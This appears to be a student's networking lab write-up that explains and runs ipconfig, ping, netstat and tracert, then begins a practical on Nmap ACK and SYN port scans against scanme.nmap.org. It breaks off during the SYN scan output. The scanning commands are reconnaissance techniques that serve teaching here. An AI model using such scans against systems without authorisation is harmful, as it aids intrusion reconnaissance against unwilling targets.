AIM: Run and analyze the output of the following commands in Linux-ifconfig,ping,netsat,traceroute.


COMMANDS:

1. `ipconfig/ifconfig`

   ipconfig stands for “Internet Protocol Configuration”.
   It is used in third layer of OSI called network layer.This command is same as ifconfig.ifconfig stands for “Interface configuration”. ifconfig is mainly used in a unix like operating system.It displays all current TCP/IP network configuration values including IP address, subnet mask and default gataway.




```
Microsoft Windows [Version 10.0.22000.493]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ipconfig /?

USAGE:
    ipconfig [/allcompartments] [/? | /all |
                                 /renew [adapter] | /release [adapter] |
                                 /renew6 [adapter] | /release6 [adapter] |
                                 /flushdns | /displaydns | /registerdns |
                                 /showclassid adapter |
                                 /setclassid adapter [classid] |
                                 /showclassid6 adapter |
                                 /setclassid6 adapter [classid] ]

where
    adapter             Connection name
                       (wildcard characters * and ? allowed, see examples)

    Options:
       /?               Display this help message
       /all             Display full configuration information.
       /release         Release the IPv4 address for the specified adapter.
       /release6        Release the IPv6 address for the specified adapter.
       /renew           Renew the IPv4 address for the specified adapter.
       /renew6          Renew the IPv6 address for the specified adapter.
       /flushdns        Purges the DNS Resolver cache.
       /registerdns     Refreshes all DHCP leases and re-registers DNS names
       /displaydns      Display the contents of the DNS Resolver Cache.
       /showclassid     Displays all the dhcp class IDs allowed for adapter.
       /setclassid      Modifies the dhcp class id.
       /showclassid6    Displays all the IPv6 DHCP class IDs allowed for adapter.
       /setclassid6     Modifies the IPv6 DHCP class id.
```




```
Microsoft Windows [Version 10.0.22000.493]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Unknown adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : [redacted]
   IPv4 Address. . . . . . . . . . . : [redacted]
   Subnet Mask . . . . . . . . . . . : [redacted]
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

2. `ping`

   Ping stands for “Packet Internet Groper”.It is used to check the network connectivity between host and server or another host. This command takesa as input the IP address or the URL and sends a data packet to the specified address with the message “PING” and get a response from the server/host this time is recorded which is called latency.Fast ping low latency means faster communication.If there is no response, you know something is wrong i.e. two computeers are not reachable.




```
C:\WINDOWS\system32>ping/?

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -R             Use routing header to test reverse route also (IPv6-only).
                   Per RFC 5095 the use of this routing header has been
                   deprecated. Some systems may drop echo requests if
                   this header is used.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.
```




```
Microsoft Windows [Version 10.0.22000.493]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping google.com

Pinging google.com [172.217.27.206] with 32 bytes of data:
Reply from 172.217.27.206: bytes=32 time=12ms TTL=114
Reply from 172.217.27.206: bytes=32 time=11ms TTL=114
Reply from 172.217.27.206: bytes=32 time=12ms TTL=114
Reply from 172.217.27.206: bytes=32 time=12ms TTL=114

Ping statistics for 172.217.27.206:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 11ms, Maximum = 12ms, Average = 11ms

C:\WINDOWS\system32>
```

3. `netstat`

The netstat command generates displays that show network status and protocol statistics. You can display the status of TCP and UDP endpoints in table format, routing table information, and interface information.netstat displays various types of network data depending on the command line option selected. These displays are the most useful for system administration




```
C:\Users\hp>netstat /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-f] [-i] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

  -a            Displays all connections and listening ports.
  -b            Displays the executable involved in creating each connection or
                listening port. In some cases well-known executables host
                multiple independent components, and in these cases the
                sequence of components involved in creating the connection
                or listening port is displayed. In this case the executable
                name is in [] at the bottom, on top is the component it called,
                and so forth until TCP/IP was reached. Note that this option
                can be time-consuming and will fail unless you have sufficient
                permissions.
  -e            Displays Ethernet statistics. This may be combined with the -s
                option.
  -f            Displays Fully Qualified Domain Names (FQDN) for foreign
                addresses.
  -i            Displays the time spent by a TCP connection in its current state.
  -n            Displays addresses and port numbers in numerical form.
  -o            Displays the owning process ID associated with each connection.
  -p proto      Shows connections for the protocol specified by proto; proto
                may be any of: TCP, UDP, TCPv6, or UDPv6.  If used with the -s
                option to display per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
  -q            Displays all connections, listening ports, and bound
                nonlistening TCP ports. Bound nonlistening ports may or may not
                be associated with an active connection.
  -r            Displays the routing table.
  -s            Displays per-protocol statistics.  By default, statistics are
                shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                the -p option may be used to specify a subset of the default.
  -t            Displays the current connection offload state.
  -x            Displays NetworkDirect connections, listeners, and shared
                endpoints.
  -y            Displays the TCP connection template for all connections.
                Cannot be combined with the other options.
  interval      Redisplays selected statistics, pausing interval seconds
                between each display.  Press CTRL+C to stop redisplaying
                statistics.  If omitted, netstat will print the current
                configuration information once.
```




```
Microsoft Windows [Version 10.0.22000.493]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49674        LAPTOP-R0700HE6:49675  ESTABLISHED
  TCP    127.0.0.1:49675        LAPTOP-R0700HE6:49674  ESTABLISHED
  TCP    127.0.0.1:49676        LAPTOP-R0700HE6:49677  ESTABLISHED
  TCP    127.0.0.1:49677        LAPTOP-R0700HE6:49676  ESTABLISHED
  TCP    127.0.0.1:49716        LAPTOP-R0700HE6:65001  ESTABLISHED
  TCP    127.0.0.1:49718        LAPTOP-R0700HE6:49759  ESTABLISHED
  TCP    127.0.0.1:49759        LAPTOP-R0700HE6:49718  ESTABLISHED
  TCP    127.0.0.1:65001        LAPTOP-R0700HE6:49716  ESTABLISHED
  TCP    192.168.0.27:1086      117.18.232.200:https   LAST_ACK
  TCP    192.168.0.27:1104      237:4070               ESTABLISHED
  TCP    192.168.0.27:1107      47:https               ESTABLISHED
  TCP    192.168.0.27:1116      39:https               ESTABLISHED
  TCP    192.168.0.27:1141      20.189.173.13:https    ESTABLISHED
```

4. `tracert`

Tracert is a command which can show you the path a packet of information takes from your computer to one you specify. It will list all the routers it passes through until it reaches its destination, or fails to and its discarded. In addition to this, it will tell you how long each ‘hop’ from router to router takes place.



```
C:\WINDOWS\system32>tracert/?

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.

C:\WINDOWS\system32>
```




```
C:\WINDOWS\system32>tracert google.com

Tracing route to google.com [142.251.42.78]
over a maximum of 30 hops:

  1     1 ms    <1 ms    <1 ms  192.168.0.1
  2     9 ms     9 ms    10 ms  LAPTOP-R0700HE6 [0.0.0.0]
  3    10 ms    11 ms    10 ms  125.99.48.177
  4    12 ms    19 ms    25 ms  192.168.27.89
  5    10 ms    11 ms    11 ms  203.212.193.26
  6    14 ms    10 ms    10 ms  192.168.221.46
  7    21 ms    11 ms    10 ms  125.99.55.169
  8    71 ms    16 ms    15 ms  136.232.27.245.static.jio.com [136.232.27.245]
  9    12 ms    16 ms    12 ms  74.125.32.0
 10    13 ms    17 ms    16 ms  142.251.225.29
 11    11 ms    11 ms    19 ms
```

CONCLUSION: In the above practical performed we have have analyzed the command ifconfig, ping, netsat, traceroute.

PRACTICAL NO.4

AIM: Use NMap Scanner to perform port scanning of various forms - ACK, SYN, FIN, NULL.

1. **ACK:**
   It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered. ACK scan is enabled by specifying the -sA option. Its probe packet has only the ACK flag set.
   Command: `nmap -sA -T4 scanme.nmap.org`



Target: scanme.nmap.org
Profile:
Command: NMAP -sA -T4 scanme.nmap.org

scanme.nmap.org


NMAP -sA -T4 scanme.nmap.org

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-17 07:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 993 unfiltered tcp ports (reset)
PORT     STATE    SERVICE
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1022/tcp filtered exp2
1023/tcp filtered netvenuechat
1026/tcp filtered LSA-or-nterm
9898/tcp filtered monkeycom

Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds
```

2. **SYN:**
   SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. It also works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between open, closed, and filtered states.

   SYN scan may be requested by passing the -sS option to Nmap. It requires raw-packet privileges,and is the default TCP scan when they are available. So when running Nmap as root or Administrator, -sS is usually omitted.

Command: `nmap -p22,113,139 scanme.nmap.org`




```
nmap -p 22,113,139 scanme.nmap.org

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 15:44 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT    STATE    SERVICE
